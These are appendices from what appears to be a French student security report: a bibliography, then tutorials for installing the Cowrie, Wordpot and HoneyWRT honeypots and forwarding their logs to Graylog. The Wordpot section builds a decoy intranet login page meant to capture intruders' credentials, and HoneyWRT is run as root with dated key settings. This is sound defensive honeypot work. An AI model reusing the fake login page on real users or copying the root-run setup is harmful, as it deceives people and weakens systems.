2014. 4-Way Handshake. WLAN By German Engineering [en ligne]. 27 octobre 2014. [Consulté le 14 décembre 2017]. Disponible à l'adresse : https://wlan1nde.wordpress.com/2014/10/27/4-way-handshake/

Netgear – WEP Shared Key Authentication [Consulté le 15 décembre 2017]. Disponible à l'adresse : http://documentation.netgear.com/reference/sve/wireless/WirelessNetworkingBasics-3-09.html

DANDUMONT, Pierre, 2012. WPS : la norme qui ébranle la sécurité du Wi-Fi. Tom's Hardware [en ligne]. [Consulté le 16 décembre 2017]. Disponible à l'adresse : http://www.tomshardware.fr/articles/wps-securite-wi-fi,2-814-2.html

MESSAOUDI, Kamel. Wi-Fi Protected Setup (WPS). Kamel Messaoudi [en ligne]. [Consulté le 17 décembre 2017]. Disponible à l'adresse : https://briolidz.wordpress.com/2012/01/10/wi-fi-protected-setup-wps/

Wikipedia – Empreinte digitale d'appareil [Consulté le 19 décembre 2017]. Disponible à l'adresse : https://fr.wikipedia.org/wiki/Empreinte_digitale_d%27appareil

BRINDISI, Gianluca, 2015. Wordpot. GitHub [en ligne]. [Consulté le 19 décembre 2017] Disponible à l'adresse : https://github.com/gbrindisi/wordpot

ANZALDI, Brandon, 2015. WP-Fingerprinter. GitHub [en ligne]. [Consulté le 20 décembre 2017] Disponible à l'adresse : https://github.com/caffeinewriter/wp-fingerprinter

FOSS, Greg, 2015. PHPMyAdmin_Honeypot. GitHub [en ligne]. [Consulté le 22 décembre 2017] Disponible à l'adresse : https://github.com/gfoss/phpmyadmin_honeypot

Wikipedia – Serveur Informatique [Consulté le 8 janvier 2018]. Disponible à l'adresse : https://fr.wikipedia.org/wiki/Serveur_informatique

Source Forge – LaBrea : « Sticky » Honeypot and IDS [Consulté le 8 janvier 2018]. Disponible à l'adresse : http://labrea.sourceforge.net/labrea-info.html

2017. Wordpot. GitHub [en ligne]. [Consulté le 9 janvier 2018] Disponible à l'adresse : https://github.com/DinoTools/dionaea

Buzut – Analyser les logs avec Graylog [Consulté le 10 janvier 2018] Disponible à l'adresse : https://buzut.fr/analysez-vos-logs-graylog/

Emaze – Portail Captif [Consulté le 11 janvier 2018] Disponible à l'adresse : https https://www.emaze.com/@AWWROROZ/Untitled

DD-WRT [en ligne] [Consulté le 12 janvier 2018] Disponible à l'adresse : https://www.dd-wrt.com/site/content/about

TAMÁS, Gajdos, 2017. Flash Archer C20i from factory to OpenWRT/LEDE. A cookbook for physics, electronics and IT projects [en ligne]. [Consulté le 13 janvier 2018] Disponible à l'adresse : https://gajdicookbook.wordpress.com/2017/02/28/flash-archer-20i-from-factory-to-openwrtlede/

OpenWRT – Wireless Freedom [Consulté le 13 janvier 2018] Disponible à l'adresse : https://openwrt.org/

Ubuntu-fr – Programmer des tâches avec CRON [Consulté le 15 janvier 2018] Disponible à l'adresse : https://doc.ubuntu-fr.org/cron

Cisco Systems, 2005. Contrôleurs WLAN CISCO. Cisco [en ligne]. [Consulté le 15 janvier 2018] Disponible à l'adresse : https://www.cisco.com/c/dam/global/fr_ch/assets/docs/CONTROLEUR_WLAN.pdf

2010. Point d'accès léger – Forum Aux Questions. Cisco [en ligne]. 21 janvier 2010. [Consulté le 16 janvier 2018] Disponible à l'adresse : https://www.cisco.com/c/fr_ca/support/docs/wireless/aironet-1200-series/70278-lap-faq.html

OverBlog – Fat, Thin, and Fit APs in WLAN Network [Consulté le 17 janvier 2018] Disponible à l'adresse : http://ciscorouterswitch.over-blog.com/2016/12/fat-thin-and-fit-aps-in-wlan-network.html

Wikipedia – Snort [Consulté le 18 janvier 2018]. Disponible à l'adresse : https://fr.wikipedia.org/wiki/Snort

Wikipedia – Point d'accès sans fil [Consulté le 20 janvier 2018]. Disponible à l'adresse : https://fr.wikipedia.org/wiki/Point_d%27acc%C3%A8s_sans_fil

Wikipedia – Unix [Consulté le 20 janvier 2018]. Disponible à l'adresse : https://fr.wikipedia.org/wiki/Unix

Wikipedia – Patch (informatique) [Consulté le 22 janvier 2018]. Disponible à l'adresse : https://fr.wikipedia.org/wiki/Patch_(informatique)

Wikipedia – Telnet [Consulté le 23 janvier 2018]. Disponible à l'adresse : https://fr.wikipedia.org/wiki/Telnet

Wikipedia – Port (logiciel) [Consulté le 23 janvier 2018]. Disponible à l'adresse : https://fr.wikipedia.org/wiki/Port_(logiciel)

Wikipedia – Temporal Key Integrity Protocol [Consulté le 23 janvier 2018]. Disponible à l'adresse : https://fr.wikipedia.org/wiki/Temporal_Key_Integrity_Protocol

Wikipedia – Advanced Encryption Standard [Consulté le 24 janvier 2018]. Disponible à l'adresse : https://fr.wikipedia.org/wiki/Advanced_Encryption_Standard

Wikipedia – Modèle OSI [Consulté le 24 janvier 2018]. Disponible à l'adresse : https://fr.wikipedia.org/wiki/Mod%C3%A8le_OSI

Wikipedia – Adresse MAC [Consulté le 24 janvier 2018]. Disponible à l'adresse : https://fr.wikipedia.org/wiki/Adresse_MAC

Wikipedia – Wi-Fi Protected Setup [Consulté le 24 janvier 2018]. Disponible à l'adresse : https://fr.wikipedia.org/wiki/Wi-Fi_Protected_Setup

Wikipedia – Réseau étendu [Consulté le 24 janvier 2018]. Disponible à l'adresse : https://fr.wikipedia.org/wiki/R%C3%A9seau_%C3%A9tendu

Wikipedia – Zone démilitarisée [Consulté le 21 janvier 2018]. Disponible à l'adresse : https://fr.wikipedia.org/wiki/Zone_d%C3%A9militaris%C3%A9e_(informatique)

Wikipedia – Réseau Local [Consulté le 22 janvier 2018]. Disponible à l'adresse : https://fr.wikipedia.org/wiki/R%C3%A9seau_local

Wikipedia – Système de détection d'intrusion [Consulté le 31 janvier 2018]. Disponible à l'adresse : https://fr.wikipedia.org/wiki/Syst%C3%A8me_de_d%C3%A9tection_d%27intrusion

2016. Qu'est-ce que le SSID d'un réseau sans fil ?. NETGEAR Support [en ligne]. 28 novembre 2016. [Consulté le 31 janvier 2018]. Disponible à l'adresse : https://kb.netgear.com/fr/22371/Qu-est-ce-que-le-SSID-d-un-r%C3%A9seau-sans-fil-1479991135134

Annexe 1 : Tutoriel installation de Cowrie

Cowrie

SSH

Modifier le fichier sshd_config :
sudo vi /etc/ssh/sshd_config
Changer « Port 22 » par « Port 4351 »
Modifier le fichier ssh_config :
sudo vi /etc/ssh/ssh_config
Changer «# Port 22 » par « Port 4351 »

```
sudo /etc/init.d/ssh restart
```

Installation

Step 1: Install dependencies

On va d'abord installer les packages pour l'environnement virtuel qu'on va mettre pour python ainsi que d'autres dépendances utiles.

http://sametmax.com/les-environnement-virtuels-python-virtualenv-et-virtualenvwrapper/

```
$ sudo apt-get install git python-virtualenv libssl-dev libffi-dev
build-essential libpython-dev python2.7-minimal authbind
```

Step 2: Create a user account

On va créer un nouvel utilisateur car il n'est pas recommandé d'utiliser un utilisateur root pour exécuter ce genre de programme.

```
$ sudo adduser --disabled-password cowrie
Adding user `cowrie' ...
Adding new group `cowrie' (1002) ...
Adding new user `cowrie' (1002) with group `cowrie' ...
Changing the user information for cowrie
Enter the new value, or press ENTER for the default
Full Name []:
Room Number []:
Work Phone []:
Home Phone []:
Other []:
Is the information correct? [Y/n]

$ sudo su - cowrie
```

Step 3: Checkout the code

```
$ git clone http://github.com/micheloosterhof/cowrie
Cloning into 'cowrie'...
remote: Counting objects: 2965, done.
remote: Compressing objects: 100% (1025/1025), done.
remote: Total 2965 (delta 1908), reused 2962 (delta 1905), pack-reused
0
Receiving objects: 100% (2965/2965), 3.41 MiB | 2.57 MiB/s, done.
Resolving deltas: 100% (1908/1908), done.
```

```
Checking connectivity... done.

$ cd cowrie
```

Step 4: Setup Virtual Environment

On va créer notre environnement virtuel

```
$ pwd
/home/cowrie/cowrie
$ virtualenv cowrie-env
New python executable in ./cowrie/cowrie-env/bin/python
Installing setuptools, pip, wheel...done.
```

Activer l'environement virtuel et installer les différents packages

```
$ source cowrie-env/bin/activate

(cowrie-env) $ pip install --upgrade pip

(cowrie-env) $ pip install --upgrade -r requirements.txt
```

Step 5: Install configuration file

The configuration for Cowrie is stored in cowrie.cfg.dist and cowrie.cfg. Both files are read, where entries from cowrie.cfg take precedence. The .dist file can be overwritten on upgrades, cowrie.cfg will not be changed. To run with a standard configuration, there is no need to change anything. To enable telnet, for example, create cowrie.cfg and input only the following:

Le fichier de configuration pour Cowrie est appelé cowrie.cfg.dist et cowrie.cfg. Les deux fichiers sont lus. Cependant celui qui sera pris en considération est le cowrie.cfg. On va donc créer le fichier cowrie.cfg basé sur cowrie.cfg.dist

cp cowrie.cfg.dist cowrie.cfg

On va ensuite modifier le fichier cowrie.cfg pour autoriser le telnet

vi cowrie.cfg

```
[telnet]
enabled = true
```

Step 8: Port redirection (optional)

Cowrie runs by default on port 2222. This can be modified in the configuration file. The following firewall rule will forward incoming traffic on port 22 to port 2222.

```
$ sudo iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --
to-port 2222
```

Note that you should test this rule only from another host; it doesn't apply to loopback connections. Alternatively you can run authbind to listen as non-root on port 22 directly:

exit

logout

```
$ sudo apt-get install authbind
$ sudo touch /etc/authbind/byport/22
$ sudo chown cowrie:cowrie /etc/authbind/byport/22
$ sudo chmod 770 /etc/authbind/byport/22
```

Or for telnet:

```
$ sudo sudo touch /etc/authbind/byport/23
$ sudo chown cowrie:cowrie /etc/authbind/byport/23
$ sudo chmod 770 /etc/authbind/byport/23

cd /home/cowrie/cowrie/
```

- Edit bin/cowrie and modify the AUTHBIND_ENABLED setting

sudo vi bin/cowrie

changer comme ceci :

#!/bin/bash

#Change the below to yes if you are using authbind to listen to port 22

AUTHBIND_ENABLED=yes

On va aussi modifier le port d'écoute pour le ssh et le telnet qui de base pour le ssh est en 2222 qu'on va mettre en 22 et le telnet par défaut est 2223 qu'on va mettre à 23. On va changer comme ceci :

```
# Port to listen for incoming SSH connections.
# (DEPRECATED: use listen_endpoints instead)
#
# (default: 2222)
listen_port = 22


# Endpoint to listen on for incoming SSH connections.
# See
https://twistedmatrix.com/documents/current/core/howto/endpoints.html#
servers
# (default: listen_endpoints = tcp:2222:interface=0.0.0.0)
# (use systemd: endpoint for systemd activation)
# listen_endpoints = systemd:domain=INET:index=0
# For both IPv4 and IPv6: listen_endpoints = tcp6:2222:interface=\:\:
listen_endpoints = tcp:22:interface=0.0.0.0


# Port to listen for incoming Telnet connections.
# (DEPRECATED: use listen_endpoints instead)
#
# (default: 2223)
listen_port = 23
```

Step 6: Generate a DSA key

This step should not be necessary, however some versions of twisted are not compatible. To avoid problems in advance, run:

```
$ cd data
$ ssh-keygen -t dsa -b 1024 -f ssh_host_dsa_key
$ Enter passphrase (empty for no passphrase):
$ Enter same passphrase again:
$ cd ..
```

Step 7: Turning on cowrie

Cowrie is implemented as a module for Twisted, but to properly import everything the top-level source directory needs to be in python's os.path. This sometimes won't happen correctly, so make it explicit:

```
# or another path to the top-level cowrie folder
$ export PYTHONPATH=/home/cowrie/cowrie
```

Start Cowrie with the cowrie command. You can add the cowrie/bin directory to your path if desired. If the virtual environment is called "cowrie-env" it will be automatically activated. Otherwise you will need to activate it manually

```
$ bin/cowrie start
Activating virtualenv "cowrie-env"
Starting cowrie with extra arguments [] ...
```

Arreter Cowrie :

```
$ bin/cowrie stop
```

Automatically starting Cowrie with systemd

cowrie@srv02:~/cowrie/doc/systemd$ exit
logout
cd /home/cowrie/cowrie/doc/systemd/

- Copy the file `cowrie.service` to `/etc/systemd/system/`

  sudo cp cowrie.service /etc/systemd/system/cowrie.service

- Reload systemd with sudo `systemctl daemon-reload`

- Start Cowrie with sudo `service cowrie start`
- Enable start at boot-time with `sudo systemctl enable cowrie.service``

How to process Cowrie output into Graylog

Prerequisites

- Working Cowrie installation
- Working Graylog installation

Cowrie Configuration

sudo su – cowrie
cd cowrie/
vi cowrie.cfg

- Open the Cowrie configuration file and uncomment these 3 lines.

```
[output_localsyslog]
facility = USER
format = text
```

- Restart Cowrie

Graylog Configuration

Aller sur l'interface web du Graylog, clique sur System, dans le menu déroulant clique que inputs. Ensuite, sélectionner Syslog UDP dans la liste déroulante « Select input ». Cliquer sur Launch new input. Mettre ses infos :
Title -> Cowrie
Port -> 9515 (au choix)
Bind address -> 0.0.0.0
Sauver

Syslog Configuration sur Cowrie

Exit

- Create a rsyslog configuration file in /etc/rsyslog.d

```
$ sudo vi /etc/rsyslog.d/85-graylog.conf
```

- Add the following lines to the file ! adapter le vert et mettre l'adresse ip de votre Graylog et en rouge le port choisi plus haut.

```
$template GRAYLOGRFC5424,"<%pri%>%protocol-version% %timestamp:::date-
rfc3339% %HOSTNAME% %app-name% %procid% %msg%\n"
*.* @10.136.3.7:9515;GRAYLOGRFC5424
```

- Save and quit.
- Restart rsyslog

```
$ sudo service rsyslog restart
```

SOURCES :
https://sehque.wordpress.com/2015/07/23/how-to-configure-and-deploy-a-cowrie-ssh-honeypot-for-beginners/

https://github.com/micheloosterhof/cowrie/blob/master/INSTALL.md

Annexe 2 : Tutoriel installation de Wordpot

Wordpot

SSH

Modifier le fichier sshd_config :
sudo vi /etc/ssh/sshd_config
Changer « Port 22 » par « Port 4351 »
Modifier le fichier ssh_config :
sudo vi /etc/ssh/ssh_config
Changer «# Port 22 » par « Port 4351 »

```
sudo /etc/init.d/ssh restart
```

Source GitHub

https://github.com/gbrindisi/wordpot

Description

Wordpot est un script utilisé pour détecter des bots et pour voir les scannings d'installation wordpress. Wordpot simule une installation complète de Wordpress avec des faux thème et plugins.

Wordpot is a script you can use to detect bots and others scanning for wordpress installations. Wordpress has historically been somewhat vulnerable as such, many virtual thieves and criminals actively seek out wordpress.

Wordpot simulates a full install. Including fake installed themes and plugins.

Install Location

```
/opt/wordpot/
```

Usage

To run the script, first cd to the wordpot directory.

```
~$ cd /opt
```

sudo git clone https://github.com/gbrindisi/wordpot.git

```
sudo apt-get install python-pip

sudo pip install --upgrade pip
```

sudo pip install flask

cd wordpot

And run the application

```
/opt/wordpot$
```

This will show you the help dialog.

```
Usage: wordpot.py [options]

Options:
-h, --help                    show this help message and exit
--host=HOST                   Host address
--port=PORT                   Port number
--title=BLOGTITLE      Blog title
--theme=THEME          Default theme name
--plugins=PLUGINS      Fake installed plugins
--themes=THEMES        Fake installed themes
--ver=VERSION          Wordpress version
--server=SERVER        Custom "Server" header
```

Configuration

sudo vi wordpot.conf
# ----------------------
# Honeypot configuration
# ----------------------

HOST = '127.0.0.1' # Hostname
PORT = '80' # Port
THEME = 'twentyeleven' # Theme name in use
SERVER = 'Apache/2.2.22 (Ubuntu)' # Custom server header
En :
HOST = '172.16.97.55' # Hostname

SERVER = 'Apache/2.4.29 (Ubuntu)' # Custom server header
Et

Wordpress configuration

BLOGTITLE = 'Random Ramblings' # Title of the blog
VERSION = '2.8' # Version to mimick
AUTHORS = ['admin'] # Authors list
En
BLOGTITLE = 'Login' # Title of the blog
VERSION = '4.8' # Version to mimick
AUTHORS = ['admin'] # Authors list

Mettre un autre themes

Tout nouveau thème doit être installer dans ce répertoire :
cd /opt/wordpot/static/wp-content/themes/
sudo wget https://downloads.wordpress.org/theme/boston.1.1.2.zip
sudo apt-get install zip
sudo unzip boston.1.1.2.zip
cd ../../../templates
On va prendre notre exemple de fichier (twentyeleven.html) qu'on va devoir modifier à notre sauce. On va déjà le copier :

sudo cp twentyeleven.html boston.html

Pour donner comme moi, voici le code contenu dans boston.html :

```
<!DOCTYPE html>
<!--[if IE 6]>
<html id="ie6" dir="ltr" lang="en-US">
<![endif]-->
<!--[if IE 7]>
<html id="ie7" dir="ltr" lang="en-US">
<![endif]-->
<!--[if IE 8]>
<html id="ie8" dir="ltr" lang="en-US">
<![endif]-->
<!--[if !(IE 6) | !(IE 7) | !(IE 8)  ]><!-->
<html dir="ltr" lang="en-US">
<!--<![endif]-->
{% block head %}
<head>
<meta charset="UTF-8" />
<meta name="viewport" content="width=device-width" />
<title>{{ config['BLOGTITLE'] }}</title>
<link rel="profile" href="http://gmpq.org/xfn/11" />
<link rel="stylesheet" type="text/css" media="all" href="{{
url_for('static', _external=True, filename='wp-
content/themes/'+config['THEME']+'/style.css') }}" />
<link rel="pingback" href=#" />
<meta name='robots' content='noindex,nofollow' />
<link rel="alternate" type="application/rss+xml" title="{{
config['BLOGTITLE'] }} &raquo; Feed" href="#" />
<link rel="alternate" type="application/rss+xml" title="{{
config['BLOGTITLE'] }} &raquo; Comments Feed" href="#" />
<link rel="EditURI" type="application/rsd+xml" title="RSD" href="#" />
<link rel="wlwmanifest" type="application/wlwmanifest+xml" href="#" />
<meta name="generator" content="WordPress {{ config['VERSION'] }}" />
    <style type="text/css">.recentcomments a{display:inline
!important;padding:0 !important;margin:0 !important;}</style>

</head>
{% endblock %}

<body class="home blog hfeed right-layout">
<div id="page" class="site">
    {% block header %}


    <header id="masthead" class="site-header" role="banner">
        <div class="site-topbar">
            <div class="container">
                <nav id="site-navigation" class="main-navigation"
role="navigation">
                    <button class="menu-toggle" aria-
controls="primary-menu" aria-expanded="false">Menu</button>
                    <div id="primary-menu" class="menu">
                        <ul aria-expanded="false" class=" nav-menu">
<li class="page_item page-item-2"><a
href="https://www.hesge.ch/heg/">HEG</a></li>
<li class="page_item page-item-3"><a
href=https://www.ge.ch/> Genève</a></li>
<li class="page_item page-item-4"><a
href="https://www.ge.db.ch:3306">Database</a></li>
```

```
</ul>
                    </div>
                </nav><!-- #site-navigation -->
            </div>
        </div>
    </header>
    <div class="site-branding">
        {% endblock %}
        <div class="container">
            <h1 class="site-title"><a href="/wp-
admin">Intranet</a></h1>
            <p class="site-description">Intranet des externes</p>
            <p class="site-description"><a href="/wp-
admin">Login</a></p>
        </div>
    </div>

</div><!-- #page -->

</body>
</html>
```

Dans la page de login, on va mettre le drapeau de Genève au lieu du wordpress qu'il y a de base.

cd wordpot/static/wp-admin/images/

adminlx@srv03:/opt/wordpot/wordpot/static/wp-admin/images$ sudo wget http://genevemondiale.ifaway.net/files/2012/05/drapeau-gen%C3%A8ve-armoirie.png

adminlx@srv03:/opt/wordpot/wordpot/static/wp-admin/images$ sudo mv wordpress-logo.png wordpress-logo-default.png

adminlx@srv03:/opt/wordpot/wordpot/static/wp-admin/images$ sudo mv drapeau-genève-armoirie.png wordpress-logo.png

Modifier le code dans CSS pour mettre notre image

sudo vi wordpot/static/wp-admin/css/wp-admin.css
dans vi, faire une recherche de h1 a{background-image:url comme ceci :
/h1 a{background-image:url/e
Et changer comme ça :

```
h1 a{
    background-image:url('../images/wordpress-logo.png?ver=20120216');
    background-size:79px 100px;
    background-position:top center;
    background-repeat:no-repeat;
    width:320px;
    height:100px;
    text-indent:-9999px;
    overflow:hidden;
    padding-bottom:15px;
    display:block
}
```

Mettre le texte en français pour le login

Modifier le fichier wp-login.html

sudo vi wordpot/templates/wp-login.html

```
<h1><a href="" title="Intranet">Intranet</a></h1>
            {% if vars['BADLOGIN'] %}
            <div id="login_error">
                <strong>ERROR</strong>: Mauvais user <a href="wp-
login.php?action=lostpassword" title="Password Lost and Found">Mot de
passe oublié</a>?<br />
            </div>
            {% endif %}
            <form name="loginform" id="loginform" action="wp-
login.php" method="post">
                <p>
                    <label for="user_login">Utilisateur<br />
                    <input type="text" name="log" id="user_login"
class="input" value="" size="20" tabindex="10" /></label>
                </p>
                <p>
                    <label for="user_pass">Mot de passe<br />
                    <input type="password" name="pwd" id="user_pass"
class="input" value="" size="20" tabindex="20" /></label>
                </p>
                <p class="forgetmenot"><label for="rememberme"><input
name="rememberme" type="checkbox" id="rememberme" value="forever"
tabindex="90" /> Se Souvenir</label></p>
                <p class="submit">
                    <input type="submit" name="wp-submit" id="wp-
submit" class="button-primary" value="Log In" tabindex="100" />
                    <input type="hidden" name="redirect_to" value=/wp-
admin/" />
                    <input type="hidden" name="testcookie" value="1"
/>
                </p>
            </form>
            <p id="nav">
                <a href="/wp-login.php?action=lostpassword"
title="Password Lost and Found">Mot de passe oublié?</a>
            </p>
```

Mettre les logs dans le Graylog

Configurer le GrayLog

Aller sur l'interface web du Graylog, clique sur System, dans le menu déroulant clique que inputs. Ensuite, sélectionner Syslog UDP dans la liste déroulante « Select input ». Cliquer sur Launch new input. Mettre ses infos :
Title -> WordPot
Port -> 9517 (au choix)
Bind address -> 0.0.0.0
Sauver

Modifier le fichier le logging logger.py

sudo vi /opt/wordpot/wordpot/logger.py

Changer le code pour qu'il corresponde à celui-ci. Il faut adapter le host qui est l'IP de votre graylog et le port c'est ce qu'on a défini plus haut dans la configuration du graylog.

```
#!/usr/bin/env python

from pygelf import GelfTcpHandler, GelfUdpHandler, GelfTlsHandler,
GelfHttpHandler
import logging
import logging.handlers
import os

LOGGER = logging.getLogger('wordpot-logger')

def logging_setup():
    # Formatter
    # formatter = logging.Formatter('%(asctime)s - %(message)s')

    # File handler
    # logfile =
os.path.join(os.path.abspath(os.path.dirname(__file__)),
'../logs/wordpot.log')
    # fh = logging.handlers.RotatingFileHandler(logfile, 'a', 2097152,
10)
    # fh.setFormatter(formatter)

    # Add handlers
    # LOGGER.addHandler(fh)

    # Set level
    LOGGER.setLevel(logging.INFO)

    #Add handler
    LOGGER.addHandler(GelfUdpHandler(host='10.136.3.7', port=9517,
chunk_size=1350))
    return True
```

Exaple 1: Running a fake Wordpress install

Wordpot runs by default without any additional configuration required. Simply run the script with whatever command line arguments you need for your situation. With ADHD, by default you should have apache listening on port 80. So you might need to specify an alternative port number, or to disable apache for the time that you're running this script.

```
/opt/wordpot$ sudo python ./wordpot.py
```

Annexe 3 : Tutoriel installation de HoneyWRT

SSH

Modifier le fichier sshd_config :
sudo vi /etc/ssh/sshd_config
Changer « Port 22 » par « Port 4351 »
Modifier le fichier ssh_config :
sudo vi /etc/ssh/ssh_config
Changer «# Port 22 » par « Port 4351 »

```
sudo /etc/init.d/ssh restart
```

Installation de HoneyWRT

Cloner le répertoire HoneyWrt de github là ou vous voulez je le met dans /opt :
cd /opt
sudo git clone https://github.com/CanadianJeff/honeywrt.git
Copier le fichier de conguration honeywrt.cfg.dist et le rénommer en honeywrt.cfg
sudo cp honeywrt/honeywrt.cfg.dist honeywrt/honeywrt.cfg
Modifier le fichier de configuration à votre guise pour moi, j'ai modifié comme ci le fichier honeywrt.cfg. pour modifier :
sudo nano honeywrt/honeywrt.cfg

```
#
# Honeywrt configuration file (honeywrt.cfg)
#

[honeypot_listen]

# IP addresses to listen for incoming connections.
#
# (default: 0.0.0.0) = any address
listen_addr             =  172.16.97.56

[honeypot_tcp_ports]

# Port(s) to listen for tcp incoming connections.
#
# (Comment Out Anything That You Do Not Want!!!!)

#qotd_port               =  17
#chargen_port            =  19
ftp_port                =  21
ssh_port                =  22
telnet_port             =  23
smtp_port               =  25
rsftp_port              =  26
time_port               =  37
###domain_port             =  53
http_port               =  80
kerberos-sec_port       =  88
pop3_port               =  110
ident_port              =  113
msrpc_port              =  135
#netbios-ns_port         =  137
#netbios-dgm_port        =  138
#netbios-ssn_port        =  139
imap_port               =  143
https_port              =  443
snpp_port               =  444
```

```
microsoft-ds_port      =  445
afp_port               =  548
rtsp_port              =  554
adobe-flash_port       =  843
imaps_port             =  993
pop3s_port             =  995
IIS_port               =  1027
iad1_port              =  1030
jstel_port             =  1064
socks_port             =  1080
openvpn_port           =  1194
sweetware-apps_port    =  1221
ms-sql-s_port          =  1433
ms-sql-m_port          =  1434
infowave_port          =  2082
radsec_port            =  2083
sunclustergeo_port     =  2084
gnunet_port            =  2086
eli_port               =  2087
nbx-ser_port           =  2095
nbx-dir_port           =  2096
icslap_port            =  2869
xbox-live_port         =  3074
mysql_port             =  3306
dec-notes_port         =  3333
ms-wbt-server_port     =  3389
bfd-control_port       =  3784
radmin_port            =  4899
avt-profile-1_port     =  5004
avt-profile-2_port     =  5005
android-adb_port       =  5037
sip_port               =  5060
sips_port              =  5061
wsdapi_port            =  5357
postgres_port          =  5432
pcanywheredata_port    =  5631
vnc-http_port          =  5800
vnc_port               =  5900
#unsure-1_port          =  5977
#irc6665_port           =  6665
#irc6666_port           =  6666
#irc6667_port           =  6667
#irc6668_port           =  6668
#irc6669_port           =  6669
#irc-ssl_port           =  6697
http-alt_port          =  8000
http-proxy_port        =  8080
radan-http_port        =  8088
#unsure-2_port          =  9064
#unsure-3_port          =  9438
snet-sensor-mgmt_port  =  10000
#unsure-4_port          =  10243
db-lsp_port            =  17500
#unsure-5_port          =  21320
hlds_port              =  27015
#unsure-6_port          =  32764
#IANA-1_port            =  49152
#IANA-2_port            =  49153
#IANA-3_port            =  49154
#IANA-4_port            =  49155
#IANA-5_port            =  49156
```

```
infected_port          =  65535

[honeypot_udp_ports]
# Port(s) to listen for udp incoming connections.
#
# (Comment Out Anything That You Do Not Want!!!!)

#qotd_port              =  17
#chargen_port           =  19
time_port              =  37
#domain_port            =  53
dhcp-server_port       =  67
tftp-server_port       =  69
ntp_port               =  123
#netbios-ns_port        =  137
#netbios-ds_port        =  138
#                       =  444
#                       =  554
#                       =  1194
ms-sql-s_port          =  1434
#ssdp_port              =  1900
#                       =  3074
#                       =  3389
#                       =  3702
#                       =  3784
#                       =  4899
#                       =  5004
#                       =  5005
sip_port               =  5060
#                       =  5355
#                       =  5432
pcanywheredata_port    =  5632
#                       =  9438
#                       =  17500
hlds_port              =  27015
#                       =  53963
#                       =  53964
#                       =  56570
#                       =  56571
#                       =  65535

[honeypot]

# TCPDUMP Settings for the honeypot.
tcpdump_enabled        =  True
# Set Folder Without The Trailing Slash
tcpdump_pcap_folder    =  /tmp
tcpdump_iface          =  eth0

# Hostname for the honeypot.
#
# (default: kali)
hostname = srv04
```

Installer les dépendances :

sudo apt-get install python-twisted python-pcapy

Lancer :

cd honeywrt
sudo twistd -u 0 -g 0 -y honeywrt/core/honeypot.py --pidfile /var/run/honeywrt.pid

GRAYLOG

Installer PIP
sudo apt install python-pip
sudo pip install --upgrade pip
sudo pip install pygelf

cd /opt/honeywrt/honeywrt/core/
sudo nano honeywrt.py

Modifier comme ceci :

```
import twisted
from twisted import version
from twisted.conch.insults import insults
#from twisted.application import service, internet
from twisted.internet import reactor, protocol, defer, endpoints
from twisted.python import log
from zope.interface import implements
import sys, os, random, time, socket, thread, binascii, struct,
unicodedata
from datetime import datetime
from pygelf import GelfTcpHandler, GelfUdpHandler, GelfTlsHandler,
GelfHttpHandler
import logging

###
from twisted.internet.protocol import Protocol, Factory,
ServerFactory, DatagramProtocol
from twisted.protocols import basic
from twisted.protocols.basic import LineReceiver
###

from honeywrt.core.config import config

# uncomment these if you want to use the tweeting functionality
#gi =
GeoIP.open("/usr/share/GeoIP/GeoLiteCity.dat",GeoIP.GEOIP_STANDARD)
#import tweepy
#import GeoIP

myid = ''

logging.basicConfig(level=logging.INFO)
logger = logging.getLogger()
#Changer l'adresse ip et le port
logger.addHandler(GelfUdpHandler(host='10.136.3.7', port=9518,
chunk_size=1350))

Auth_String = binascii.unhexlify('417574686f72697a6174696f6e')
Basic_String = binascii.unhexlify('4261736963')

def logprint(x):
    now = datetime.now()
    t = now.strftime("%Y-%m-%d %H:%M:%S.%f") + " "
    f = open('log/honeywrt.log','a')
    #Pour pas que ça écrive dans le ficher mettre toute la ligne
suivant en commentaire
```

```
#f.write('%s%s\n' % (t, x))
print(t + x)
logging.info(t+x)
f.close
```

Annexe 4 : Tutoriel installation du Graylog

How to Install and Configure Graylog Server on Ubuntu 16.04

12th January 2017 2,602k

Graylog is a free and open source powerful centralized log management tool based on Elasticsearch and MongoDB. Graylog helps you to collect and analyze your system logs to
debug applications.

Graylog is made up of three components Elasticsearch, MongoDB and Graylog server. Elasticsearch is used to store the log messages and provide searching facilities. MongoDB
isused to store the configuration and meta information. Graylog server collects the logs from
various inputs and provides a web interface for managing the logs.

In this tutorial, we will explain how to install and configure Graylog server on Ubuntu 16.04.

Prerequisites

- ☐A server running Ubuntu 16.04.
- ☐A non-root user with sudo privileges setup on your server.
- ☐A static IP address 192.168.15.110 configure on your server.

##Update the System

First, update your system to the latest stable version by running the following command:

```
sudo apt-get update -y
sudo apt-get upgrade -y
```

Once your system is up to date, you can proceed to the next step.

Installing Elasticsearch

Elasticsearch is one of the main components of Graylog server. Elasticsearch stores all the
logs sent by Graylog server and displays the messages over the built-in web interface.

Before starting, Elasticsearch requires Java to be installed on your server. So you will need to
install Java first.

By default Java is not available in Ubuntu default repository. So first add the Oracle Java PPA
to apt with the following command:

Next `sudo add-apt-repository ppa:webupd8team/java`
, update your apt package database with the following command:

```
sudo apt-get update -y
```

Next, Install the latest stable version of Oracle Java 8 with the following command:

```
sudo apt-get install oracle-java8-installer
```

Next, Verify the Java version by running the following command:

```
java -version
```

Output:

```
java version "1.8.0_91"
Java(TM) SE Runtime Environment (build 1.8.0_91-b14)
Java HotSpot(TM) 64-Bit Server VM (build 25.91-b14, mixed mode)
```

Before installing Elasticsearch, you will need to download and install a GPG signing key.

```
sudo wget -qO - https://packages.elastic.co/GPG-KEY-elasticsearch |
sudo
apt-key add -
```

Next, configure Eleasticsearch repository with the following command:

```
sudo echo "deb https://packages.elastic.co/elasticsearch/2.x/debian
stable
main" | sudo tee -a /etc/apt/sources.list.d/elasticsearch.list
```

Next, update the repository database with the following command:

```
sudo apt-get update -y
```

Then, install elasticsearch with the following command:

```
sudo apt-get install elasticsearch -y
```

Start the elasticsearch service and enable it to start on boot time with the following command:

```
sudo systemctl start elasticsearch
sudo systemctl enable elasticsearch
```

Next, you will need to make some changes in `elasticsearch.yml` file:

```
sudo nano /etc/elasticsearch/elasticsearch.yml
```

Change the file as shown below:

```
cluster.name: graylog
network.bind_host: localhost
script.disable_dynamic: true
```

Save the file and restart the Elasticsearch service:

```
sudo service elasticsearch restart
```

Next, verify Elasticsearch is running properly or not with the following command:

```
curl -XGET 'http://localhost:9200/_cluster/health?pretty=true'
```

If everything is ok, you should see the following output:

```
{
"cluster_name" : "graylog",
"status" : "green",
"timed_out" : false,
